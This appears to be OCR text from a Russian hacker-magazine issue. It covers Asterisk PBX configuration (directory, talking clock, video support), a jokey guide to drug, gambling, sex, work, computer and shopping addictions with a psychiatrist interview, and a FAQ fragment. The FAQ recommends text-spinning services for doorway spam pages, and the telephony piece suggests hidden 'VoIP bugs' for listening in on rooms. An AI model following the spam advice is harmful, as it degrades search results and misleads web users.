ТЕЛЕФОННЫЙ СПРАВОЧНИК Если в компании используется более трех добавочных номеров, без телефонного справочника не обойтись. Сотрудники начинают путать цифры, забывать номера, нервничать и дергать по пустякам админа. Бумажные варианты справочника и экселевские таблички оставим в прошлом. Приложение Directory(), используя имена, заданные в описаниях голосовых почтовых ящиков, предоставляет телефонный справочник абонентов офисной АТС для набора номеров по имени. В качестве аргументов директивы нужно подставить контекст голосовой почты, из которого считываются имена, и контекст диалплана, в котором вызывается абонент:

```
exten => *99,1,Directory(default,internal)
```

Создаем почтовый ящик в файле voicemail.conf:

```
[default]
401 => 1234,Andrey Matveev,andrushock@real.xakep.ru
```

На клавиатуре софтофона набираем *99, затем первые три буквы фамилии пользователя, номер которого мы хотим узнать (в данном случае — «mat»). Allison Smith начнет по буквам «зачитывать» из voicemail.conf имя и фамилию найденного абонента: «a-n-d-r-e-y m-a-t-v-e-e-v». Подтверждаем правильность выбора нажатием «1». Виртуальный оператор проговорит добавочный номер 401 (если в диалплане используется конструкция вида «exten => _XXX,1,SayDigits(${EXTEN})») и произведет соединение. Очень удобно!

КОТОРЫЙ ЧАС? Оказывается, служба точного времени — невероятно популярный сервис: судя по материалу из Википедии, ежедневно по номеру 100 звонят около миллиона москвичей. Может быть, пойдем на-

встречу МГТС (или твоей городской телефонной станции) и чуточку разгрузим их оборудование за счет создания своих «говорящих часов»? В этом нам поможет приложение SayUnixTime(), проговаривающее указанное время в определенном формате:

```
exten => *100,1,Answer()
exten => *100,n,SayUnixTime(,,QdhAR)
exten => *100,n,WaitMusicOnHold(10)
exten => *100,n,Goto(*100,1)
```

Набираем *100, Allison Smith приветливо сообщает о том, что сейчас 1 марта, воскресенье, 14 часов и 50 минут. Затем воспроизводится 10-секундная музыкальная пауза (путь к папке с музоном задается параметром directory в файле musiconhold.conf), и вызов номера повторяется (на тот случай, если мы что-то не расслышали).

БУДУЩЕЕ ТЕЛЕФОНИИ ЗА ВИДЕОЗВОНКАМИ

Изначально вопрос о поддержке видеосвязи перед разработчиками не ставился, однако сегодня необходимость в такой функциональности очевидна. Кроме того, вычислительные мощности многократно возросли, трафик подешевел, а пропускная способность каналов позволяет гонять видеопоток хорошего качества. Так или иначе, но поддержка видео в Asterisk 1.4 находится в зачаточном состоянии (плохое согласование кодеков, не распознаются расширенные атрибуты для видеопотоков, не поддерживаются популярные видеоформаты, нет возможности перекодировки и т.д.). Часть перечисленного, вероятно, так никогда и не появится в Asterisk, в том числе, из-за возможных проблем с лицензированием. Например, разработчики не могут использовать библиотеку ffmpeg, хотя сегодня уже доступно приложение app_transcoder (sip.fontventa.com/content/view/30/57), работающее с ffmpeg и имеющее ограниченные функции, связанные с перекодированием. В новой версии 1.6 планировались некоторые подвижки в этом направлении, в частности, полная перестройка поддержки видео в каналах (так называются соединения в Asterisk), но пока дальше идей дело не пошло.


Из всего множества каналов передача видео реализована только в двух — SIP и IAX2. Некоторые популярные реализации (chan_h323, chan_oh323, chan_ooh323) старого доброго H.323 не обеспечивают такой возможности, хотя в самом стандарте H.323 это предусмотрено. Так, чтобы разрешить совершать вызовы с поддержкой видео, достаточно добавить в файл sip.conf параметр:

```
[general]
videosupport=yes
```

В IAX эта возможность заложена изначально, поэтому параметр videosupport в файле iax.conf не поддерживается.

Список видеокодеков, умеющих работать с видео, невелик: H.261 (только транзит), H.263, H.263p и H.264 (последние два с Asterisk версии 1.4). Но так как Asterisk 1.4 имеет проблемы с согласованием кодеков, активировать их все одновременно не следует. Лучше подобрать наиболее оптимальный для конкретной ситуации, отключив остальные при помощи «disallow=all». Но не забывай, что выбранный кодек должен поддерживаться и клиентом.

```
disallow=all
allow=alaw
allow=gsm
allow=speex
```



VoIP-софтофон Ekiga умеет работать с видео

```
allow=ilbc
allow=h264
allow=h261
```

По умолчанию максимальный битрейт для видео установлен в 384 Кб/с, — его можно изменить при помощи директивы maxcallbitrate.

Нельзя не отметить, что Asterisk умеет задавать биты TOS (Type of Service) в заголовке IP-пакета, чтобы ускорить передачу потока данных через маршрутизаторы, которые учитывают биты TOS при определении маршрутов. В sip.conf директивы tos_sip, tos_audio и tos_video управляют TOS-битами для SIP-сообщений, аудио- и видеоданных соответственно.

```
tos_video=af41
```

В iax.conf все поля TOS устанавливаются при помощи одного параметра:

```
tos=0x18
```

В настоящее время передачу видео поддерживает огромное количество софт-клиентов: Ekiga, Bria, X-lite, Linphone, Milliphone, WengoPhone, Windows Messenger и некоторые другие.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Что еще можно сделать с помощью Asterisk? Например, расширить функции устаревшей коммутируемой АТС, создать интерактивный автоответчик (это может быть прогноз погоды для любой точки земного шара, обучающая программа или аудиоигра —

рателя телеф


электронную почту вслух, когда ты, например, в дороге или принимаешь ванну (связка Asterisk + Festival), управлять системой сигнализации, контролировать няню и детей (допустим, мать и отец, сидя на работе, подключаются VPN-клиентом к домашнему серверу, звонят в контекст добавочного номера, защищенного паролем, после успешной аутентификации устанавливается аудиосвязь со всеми IP-телефонами в квартире — это позволит родителям слышать, что происходит в каждой комнате, — своеобразные VoIP-жучки). Прояви творческие способности, замути что-нибудь экстраординарное и напиши нам :).



links

• Все возможности по инициированию исходящего звонка в Asterisk ты найдешь в документе «Asterisk auto-dial out» — www.voip-info.org/wiki-Asterisk+auto-dial+out.

• Описание всех известных проблем, связанных с передачей видео, можно найти в списке рассылки Asterisk-Video (lists.digium.com/pipermail/asterisk-video).



АЛЕКСАНДР ЛОЗОВСКИЙ
/ LOZOVSKY@GAMELAND.RU /

PSYCHO:

ДЕНЬ ЗАВИСИМОСТИ (2009, VHSRIP)
ПОЛНЫЙ][-ГАЙД ПО ОСНОВНЫМ АДДИКЦИЯМ

В отличие от ролевых игр, в реальной жизни не сразу понятно, какое количество хитов у монстров должно быть, чтобы защититься от заклинания «гипноз», какое количество единиц радиации ты сможешь перенести и сколько psycho с ментами выкушать.

Сегодня мы поговорим о таком вредном душевном состоянии, как «зависимость». Зависимости подразделяются на аддикции (умный синоним к слову «зависимость») к психоактивным веществам и нехимические. К первым, как нетрудно догадаться, относятся многочисленные нарко- и токсикомании, а ко вторым — целый сонм состояний, не имеющих прямого отношения к веществам — от гэмблинга до компьютерной зависимости (их мы рассмотрим ниже). Кстати, нехимические — не означает «легкие». Науке известно немало людей, загремевших с ними в самый настоящий дурдом.
Для начала, на примере наркомании мы рассмотрим определение, основные причины и составляющие зависимостей как таковых, а во второй части статьи — разберемся с частными случаями нехимических зависонов.

ПСИХОАКТИВНЫЕ ВЕЩЕСТВА


К зависимостям от психоактивных веществ относят алкоголизм, наркомании и токсикомании. Общие для всех этих аддикций моменты:
• психическая и/или физическая зависимость;
• изменение толерантности.
Психическая зависимость — состояние, при котором все мысли нарка по большей части оказываются занятыми либо переживаниями предыдущих трипов, либо предвкушением скорого приема новой дозы. Соответственно, сладостное предвкушение влечет за собой некий душевный подъем и чувство радости, а вот облом от невозможности эту самую дозу своевременно принять — наоборот, депрессивное, подавленное и «общехреновое» душевное состояние. Со временем вирусный алгоритм «Найти! Уколоть!» тотально поражает вычислительные способности мозга и подчиняет себе все поступки индивида.
Разумеется, психическая зависимость формируется не сама по себе и не у каждого. Это — результат исходного душевного состояния (чаще всего, расстройств личности) и действия психоактивного вещества на соответствующие области в головном мозге (здесь я хотел употребить любимые в народе термины «дофамины», «катехоламины», «эндогенные опиаты» и «серотонины», — но вовремя одумался).
Исходное состояние ума имеет большое значение, ведь не каждый человек, принимающий ПАВ, может считаться наркоманом — «экспериментаторы», считающие, что в жизни надо попробовать все, способны без зависания пробовать разные вещества и больше никогда к ним не возвращаться; «эпизодические потребители» пробуют ПАВ изредка или по какому-нибудь поводу (в хорошей компании косячок раскурить, чарочку винца хмельного распить), но опять же, никакой зависимости у них нет, поскольку нет в их сознании доминирующей идеи принять любимое вещество снова. По-настоящему зависимые товарищи — это наркоманы, торчащие (распивающие, играющие, нюхающие — нужное подчеркнуть) постоянно. Именно у представителей этой «группы» развиваются все три признака зависимости, из которых мы пока рассмотрели лишь один. Исправим ситуацию!
Физическая зависимость — для простоты произнесу всего одно популярное в народе слово: «абстинентный синдром». Он же — «синдром лишения». Рассмотрим на примере. Если человек на утро после хорошей выпивки не в состоянии даже смотреть на бухло — он обычный парень, который вчера перебрал (и у него не абстинентный, а постинтоксикационный синдром — следствие перенесенного отравления алкоголем). Если же он чувствует потребность «поправить здоровье» еще одной порцией спиртного — это симптом алкогольной зависимости. Практически то же самое касается всех остальных веществ, вызывающих физическую зависимость.
Есть и третий элемент в зловещей мозаике химических зависимостей. Называется он «изменение толерантности». Поясню на примере алкоголизма. Поначалу толерантность к выпивке у пьяницы растет — и вот ему уже под силу употребить гораздо больше спиртного, чем раньше. Из-за этого он может позволить себе смотреть свысока на «не умеющую пить школоту» :). Правда, затем оказывается, что школота избрала себе более правильную судьбину, а горький пьяница, вместе с переходом в третью, заключительную стадию алкоголизма, испытает «срыв толерантности» — вынос мозга с одной-двух рюмок (вместо, скажем, литра ранее).
То же самое характерно для большинства химических и нехимических зависимостей — «аппетит растет во время еды». Например, дозы морфина, которая отправит в реанимацию чистого душой человека, матерому торчку для получения оттяга может быть недостаточно. Правда, торчки все равно рано или поздно достигают своего фатального (или не очень) передоза.

ЗАВИСИМОСТЬ ОТ АЗАРТНЫХ ИГР

Называется эта аддикция «лудоманией» или «гэмблингом». В нашей стране распространилась не так давно (по галактическому летоисчислению), совпав с бумом казино и игровых автоматов. Отличить патологического игрока от игрока обычного, эпизодического, просто — вспомни определение зависимостей. Игромания мешает нормальной жизни? Занимает непростительно много времени, отвлекая от учебы, работы, мытья посуды и чтения «Хакера» за завтраком? Соответственно, подопытный получает в довесок все типичные черты наркомана — проводит за игрой все больше и больше времени, теряет связи с нормальной социальной жизнью (95% оперативной памяти в головном конце его туловища постоянно заполнено мыслями о прошлых играх или предвкушениями будущих). Он постоянно повышает ставки (то есть, «дозу»),



Револьвер, стакан спиртного и фишки недвусмысленно намекают на сочетание аддикций и их возможные последствия


Наркотическая зависимость — заболевание, характеризующееся патологическим влечением к различным психоактивным веществам, развитием зависимости и толерантности

ДИАГНОСТИЧЕСКИЕ КРИТЕРИИ ЗАВИСИМОСТИ ОТ ПАВ

Бонус от международной классификации болезней 10-го пересмотра — диагностические критерии зависимости от психоактивных веществ (в т.ч., алкоголя). Имеешь больше 3-х признаков? Поздравляем, — диагноз!

1. Сильная потребность или необходимость принимать вещество.

2. Нарушение способности контролировать прием вещества — начало, окончание приема, дозировку.

3. Появление синдрома отмены, требующего повторного приема вещества или его аналога.

4. Признаки изменения толерантности — увеличение или уменьшение необходимой дозы зелья.

5. Прогрессирующий отказ от альтернативных интересов в пользу употребления вещества.

6. Продолжение приема вещества, невзирая на очевидные вредные последствия.

становится лживым, агрессивным и раздражительным (попробуй насильственно отлучить гэмблера от однорукого бандита ;)). Дальше — может втравиться в криминальные дела для решения своих финансовых проблем. Весьма часто такие персонажи оказываются склонны к паразитированию на родственниках (с работы и учебы, если таковые вообще были, их нередко прут).

СЕКСУАЛЬНАЯ АДДИКЦИЯ

Наверняка, у тебя среди знакомых числится хотя бы один персонаж, очень трепетно относящийся к теме секса. Он часто меняет партнеров, много говорит и думает о всяких срамных вещах, тусуется по разным ночным учреждениям вроде клубов и вообще, очень озабочен интимной стороной человеческих взаимоотношений. Прямо скажем, человек этот больным не выглядит, а в общении и сам способен объявить больным любого собеседника, поскольку всем ясно, что трахаться — это круто! «Пока вы тут со своими постоянными девушками (а то и женами, хе-хе) месяцами занимаетесь своими унылыми интимными телодвижениями, я тусуюсь, трахаюсь и живу полной жизнью». Что же в этом плохого? Если мы говорим об аддикции, то плохо тут следующее:

• Подобное поведение — следствие расстройства личности и/или неадекватного воспитания, в процессе которого нашему испытуемому почему-то стало казаться, что единственное, чем он может быть заметен в жизни — это секс. Не исключено, кстати, сексуальное насилие в детстве.

• Общий фон настроения таких персонажей часто низкий, иначе говоря — до (и после) приема очередной «дозы» они находятся в депрессии, у них повышен уровень тревоги.

• По сути дела, наш подопытный асоциален, и его способностям к сотрудничеству и совместному проживанию с другими людьми позавидовать нельзя. Что я подразумеваю в этом контексте под асоциальностью? Перечислю ключевые слова: раздолбайство, склонность к кидалову, эгоцентризм, тенденция рассматривать окружающих в качестве сексуальных партнеров и отсутствие толкового интереса к чему-либо кроме секса. В общем, все, как и в любых других зависимостях — в голове только одна доминирующая мысль и одна линия поведения. О работе, творческой деятельности и взятых на себя обязательствах в подобных условиях думать трудно.



Героин от компании Байер (прославилась аспирином). Очень популярное лекарство в свое время было :)

• Беспорядочный трах, от которого нас предостерегал еще Лука Мудищев, ведет к заражению болезнями, которые наши с тобой героические предки называли «гусарским насморком». Правда, о гепатитах и СПИДе тогда еще не знали.

• Эта зависимость с большой частотой сочетается с другими — наркоманией (ну, как не нюхнуть кокаинчика или не закинуть на кишку немножечко спидов?), гэмблингом, шопоголизмом и тому подобными.

Кстати, хочу тебя предостеречь от преждевременных суждений — не каждый субъект, у которого бывает более одного партнера за месяц, может считаться зависимым. Может, просто стиль жизни такой :).

РАБОТОГОЛИЗМ

С самого момента основания «Хакера», еще при SINtez'е, мы вынашивали секретный план наводнить штат журнала безумными трудоголиками, спекулируя на их стремлении убежать от реальности, погрузившись в работу, на страхе показаться некомпетентными, на гипертрофированной ответственности за результат («как же они там без меня справятся?»)... не вышло. Мы пробовали бомбардировать мозг авторов медленными нейтронами и воздействовать на них токами высокого напряжения и сверхнизкой частоты — ничего не получилось. Как они были разгиль-



Игра в компьютерный преферанс с ЭВМ еще никого не сделала аддиктом, а мозги прочищает не хуже тетриса :)

дями, так и остались. А может, оно и к лучшему? Ведь работоголик представляет собой организм довольно зомбированный, контркреативный (да-да, крутую тему для статьи и ништяковый дизайн обложки он придумать, скорее всего, неспособен) и невеселый. Посмотрел бы я на тебя, будь ты работоголиком! Веселиться тут трудно — пришел на службу с утречка, ближе к ночи свалил домой, а дома что? Дома ждет унылая ругань с родичами. Причем, он их прессует по полной — для оправдания своей зависимости у него есть целая легенда, с которой не поспоришь: и деньги-то он зарабатывает, и карьеру делает, и работает один во всем офисе, поскольку все дураки, а только он умный. Одним словом, работоголикам нужна психиатрическая помощь.

КОМПЬЮТЕРНАЯ АДДИКЦИЯ

Скрывать нечего — мы с тобой хорошо знаем, что собой представляют эти сомнительные, зависимые от персональной электронно-вычислительной машины, люди :). Кто-то дни и ночи напролет проводит в линеечку, контру и вовец, забывая про сон, еду и завтрашнюю сессию, кто-то отвисает на форумах до тех пор, пока в интернетах не кончатся несогласные с ними люди, а иные, особо злокачественные персонажи, слишком увлекаются рассматриванием голых женщин или даже вульгарно-натуралистических изображений половых актов все в той же многострадальной Сети. Поэтому, друг мой, я не буду тебе ничего рассказывать о компьютерных аддиктах (кто хочет — пусть гуглит на предмет терминов «хикки», «нерд», «задрот» и т.п.). Вместо этого я немного побеседовал со специализирующимся на этой зависимости врачом-психиатром, психотерапевтом, к.м.н., СНС московского НИИ психиатрии, преподавателем и консультантом Института психотерапии и клинической психологии, Виталиной Александровной Лоскутовой.

Есть ли информация, какие зависимости из группы «компьютерных» сейчас лидируют? Игры, интернет-общение и прочее?

В.А. Возможно, существует более точная статистика, а навскидку могу сказать, что лидируют интернет-общение и интернет-игры (что, по сути, и есть то же самое интернет-общение, только в контексте игры).

Известно, что тесты для выявления этой аддикции существуют. А что делать тем, у кого сей тест на беременность окажется положительным?

В.А. Обращаться к психотерапевту (*психотерапевт у нас в стране – это психиатр, прошедший дополнительное обучение по психотерапии – Прим. ред.*). Только давайте все-таки определим рамки аддикции: мы говорим о сформированной зависимости, как о проблеме, требующей решения (лечения), тогда, когда страдает физическое или психическое здоровье, или социальная жизнь — работа, учеба, отношения с родными/друзьями и так далее.

А нельзя ли справиться своими силами или силами окружающих? Например, лечебное привязывание, электротерапия в домашних условиях, физическое насилие со стороны родных и близких?



В 11-й серии 1-го сезона «Доктор Хаус» абстинентный синдром мешает главному герою мыслить здраво и может стать причиной смерти пациента

В.А. Возможно, — и я знаю подобные случаи. Для этого нужно, чтобы человек осознал наличие проблемы и имел желание ее решить. Хорошо, когда зависимого человека поддерживают близкие. При этом насилие категорически противопоказано. Вообще, с зависимыми плохо работают стратегии защиты и контроля, а хорошо — стратегия сотрудничества.

А в каких медицинских учреждениях стоит искать исцеление? Платно, бесплатно?

В.А. В психоневрологическом диспансере или наркологическом диспансере по месту жительства и некоторых районных поликлиниках — психотерапевтическую помощь можно получить бесплатно, а за деньги — в медцентрах. Кроме того, получить бесплатную помощь по направлению ПНД или НД можно в Московском НИИ психиатрии, Национальном научном центре наркологии или в ГНЦССП им. Сербского.

А в чем заключается лечение?

В.А. Психотерапия — в обязательном порядке, медикаментозная терапия — по показаниям.

Но бить и привязывать к кровати точно не будете?

В.А. Если будете себя хорошо вести — нет.


ШОПОГОЛИЗМ

Слово, как бы намекающее на «-голизм, вызванный шопингом», появилось в нашем лексиконе относительно недавно (подозреваю, без влияния зомбоящика не обошлось!), а в целом, проблемой «аддикции к трате денег» психиатры занимаются уже около семнадцати лет (предпосылки возникли и того раньше). Как нетрудно догадаться, эта зависимость поражает умы преимущественно представительниц прекрасного пола (более 90% страдающих — женщины), и проявляется она совершенно непонятными для мужского мозга вещами, такими как:

• Склонностью к совершению большого количества покупок, в том числе, явно не нужных и совершенных в долг (вопросы выплат по кредитам в статье не рассматриваются; они всплывут позже, возможно, даже став



В фильме «Шопоголик» (снятом по одноименной серии книг) молодая девушка, помешанная на шопинге и дорогой одежде, живет в состоянии войны между своим банковским лимитом и искушениями большого города



Один из плакатов Фонда борьбы с наркотической зависимостью: «Экстази. Присоединитесь к уникальной лотерее, которая дает возможность выиграть в качестве приза ДТП»

причиной короткого раскаяния, которое все равно к излечению не приведет).

• Имеют место вспышки острого желания что-нибудь да приобрести. Отсутствие возможности реализовать это желание приводит аддикта в состояние, схожее с ощущениями наркомана, который не может принять дозу.

• Ясное дело, что «покупочная аддикция» серьезно мешает повседневной жизни, в том числе и тем, что наша подопытная может провести в магазине гораздо больше времени, чем планировалось (если она вообще планировала туда идти), и потратить там много денег. Либо, как я уже говорил, влезть в кредит, который непонятно кто потом будет отдавать. Кстати, бывает так, что даже самый обычный и нормальный человек, зайдя в гипермаркет купить пару пива и чипсов с креветками, вдруг обнаруживает себя на кассе с корзинкой товаров и чеком на 4-8 тысяч деревянных. Почему так происходит? Послушаем бедолагу. «Все это было мне нужно, — лепечет он. — Штаны новые нужны, вроде и сока купить тоже надо было... жаль, что не продавался по одному — пришлось ящик взять. Опять же, молока, мяса, консервов... разве ненужные вещи?». Формально — нужные, но собирался чел ведь только за пивом и креветками. Чтобы не оказаться в положении старшеклассницы, зомбированной ассортиментом гипермаркета, заранее планируй, что требуется купить, пиши на бумажку список «маст хев» (купил — поставь галочку. Нужно что-то еще? Обойдешься! Забыл вписать в список — теперь страдай) и ставь финансовый лимит, который ни при каких условиях не будешь превышать. Даже если деньги в кошельке есть. А лучше — вообще не бери с собой лишних денег, пусть дома лежат.

ЗАВИСИМОЕ РАССТРОЙСТВО ЛИЧНОСТИ

Люди, отягощенные этим расстройством, несамостоятельны, зависимы от чужой точки зрения (которую принимают, даже осознавая собственную правоту, — из страха быть отвергнутыми) и неспособны к самостоятельному принятию решений. Часто они «прицепляются» к человеку, в тени которого живут, или образуют созависимость с другим аддиктом. Например, почему так выходит, что жена продолжает жить с совершенно асоциальным мужем-алкоголиком, который ежедневно бухает, распускает руки и живет на ее бабло? Потому что образовалась созависимость. Своими силами ее разрушить трудно.

Сам понимаешь, первейший кандидат на любую зависимость — это человек с соответствующим расстройством личности. Эти же люди (вместе со страдающими истероидными расстройствами) составляют львиную долю публики, зависимой от сект и полурелигиозных организаций (в качестве отдельной аддикции «сектозависимость» пока не выделяют).

ЧАСТНЫЕ СЛУЧАИ ЗАВИСИМОСТИ ОТ ПАВ

• Опийная наркомания. К опиатам относятся морфин (он же «Морфій»), героин, омнопон, промедол и метадон. Зависимость от опиатов — одна из самых тяжелых, развивается довольно быстро — например, для морфия это, в среднем, 10 уколов, для героина — 3-5, а то и меньше. Принимают опиаты как путем внутривенного вштыривания, так и — вдыхая порошок (героин) или закидываясь таблетками (кодеин, который входит в состав средств от кашля). Начинающих наркоманов привлекает приятный «приход» с ощущением «теплой волны и удара в голову» и, собственно, состояние опьянения — ощущение удовольствия, легкости мыслей и чувств, мелькание приятных образов. Это да, привлекает. Обламывают последствия — тоскливо-злобное настроение после наркотического эпизода, развивающаяся психическая и физическая зависимость.

• Производные конопли. Травку, гашиш и гашишное масло, как известно, курят и употребляют в пищу. Для этой наркоты имеет большое значение «установка на кайф», случайно выкуренная папироска часто не вызывает никаких ощущений. Зависимость от нее развивается медленно, первой — психическая, а через 2-3 года следует и физическая. Поэтому большинство употребляющих так и остаются в группе эпизодических потребителей.


• Кокаин. Ватсон, подайте мне мой несессер с кокаином, в Лондоне осталось совсем мало настоящих преступлений! Действие кокаина — стимулирующее и возбуждающее (да-да, в том числе и сексуально возбуждающее!). Довольно быстро развивается психическая зависимость, следом идет физическая. Кокаин дорог, а здоровье поправлять надо (после опьянения неизбежна посткокаиновая депрессия). Деньги наш подопытный спускает быстро, в ход идет барбитура, алкоголь, транки и антидепрессанты. В общем, не очень это все полезно для организма.

• Психостимуляторы. Экстази (love drug), фенамин, метафетамин, эфедрин. Честное слово, недавно в каком-то мужском журнале видел гайд по злоупотреблению экстази. Отличная идея, экстази имеет двойное действие — оказывает стимулирующее-возбуждающее и галлюциногенный эффект. Экстази часто бодяжат с другими веществами или просто разбавляют побелкой. В литературе описаны случаи внезапной смерти от острой почечной недостаточности или кровоизлияния в мозг.



МАГ
/ ICQ 884888 /

FAQ UNITED:



Q: Существует куча php-классов для синонимизации (замены отдельных слов — синонимами) текста. А нет ли сервисов для онлайн-синонимизации?

A: Разнообразить свой дорвейный текст синонимами, что называется, не отходя от кассы, можно на ресурсах turnkeyhero.com/replacer_tester.php или spinnertool.com, которым пользуюсь лично я. А вот и пример онлайн-синонимизации. Передаем на вход сервису следующий текст:

```
You Can Quickly And Easily Rewrite
Your Content And Drive More And
More Ultra-Responsive Targeted
Traffic To Your WebSite — Even If
You Are A Newbie!
```

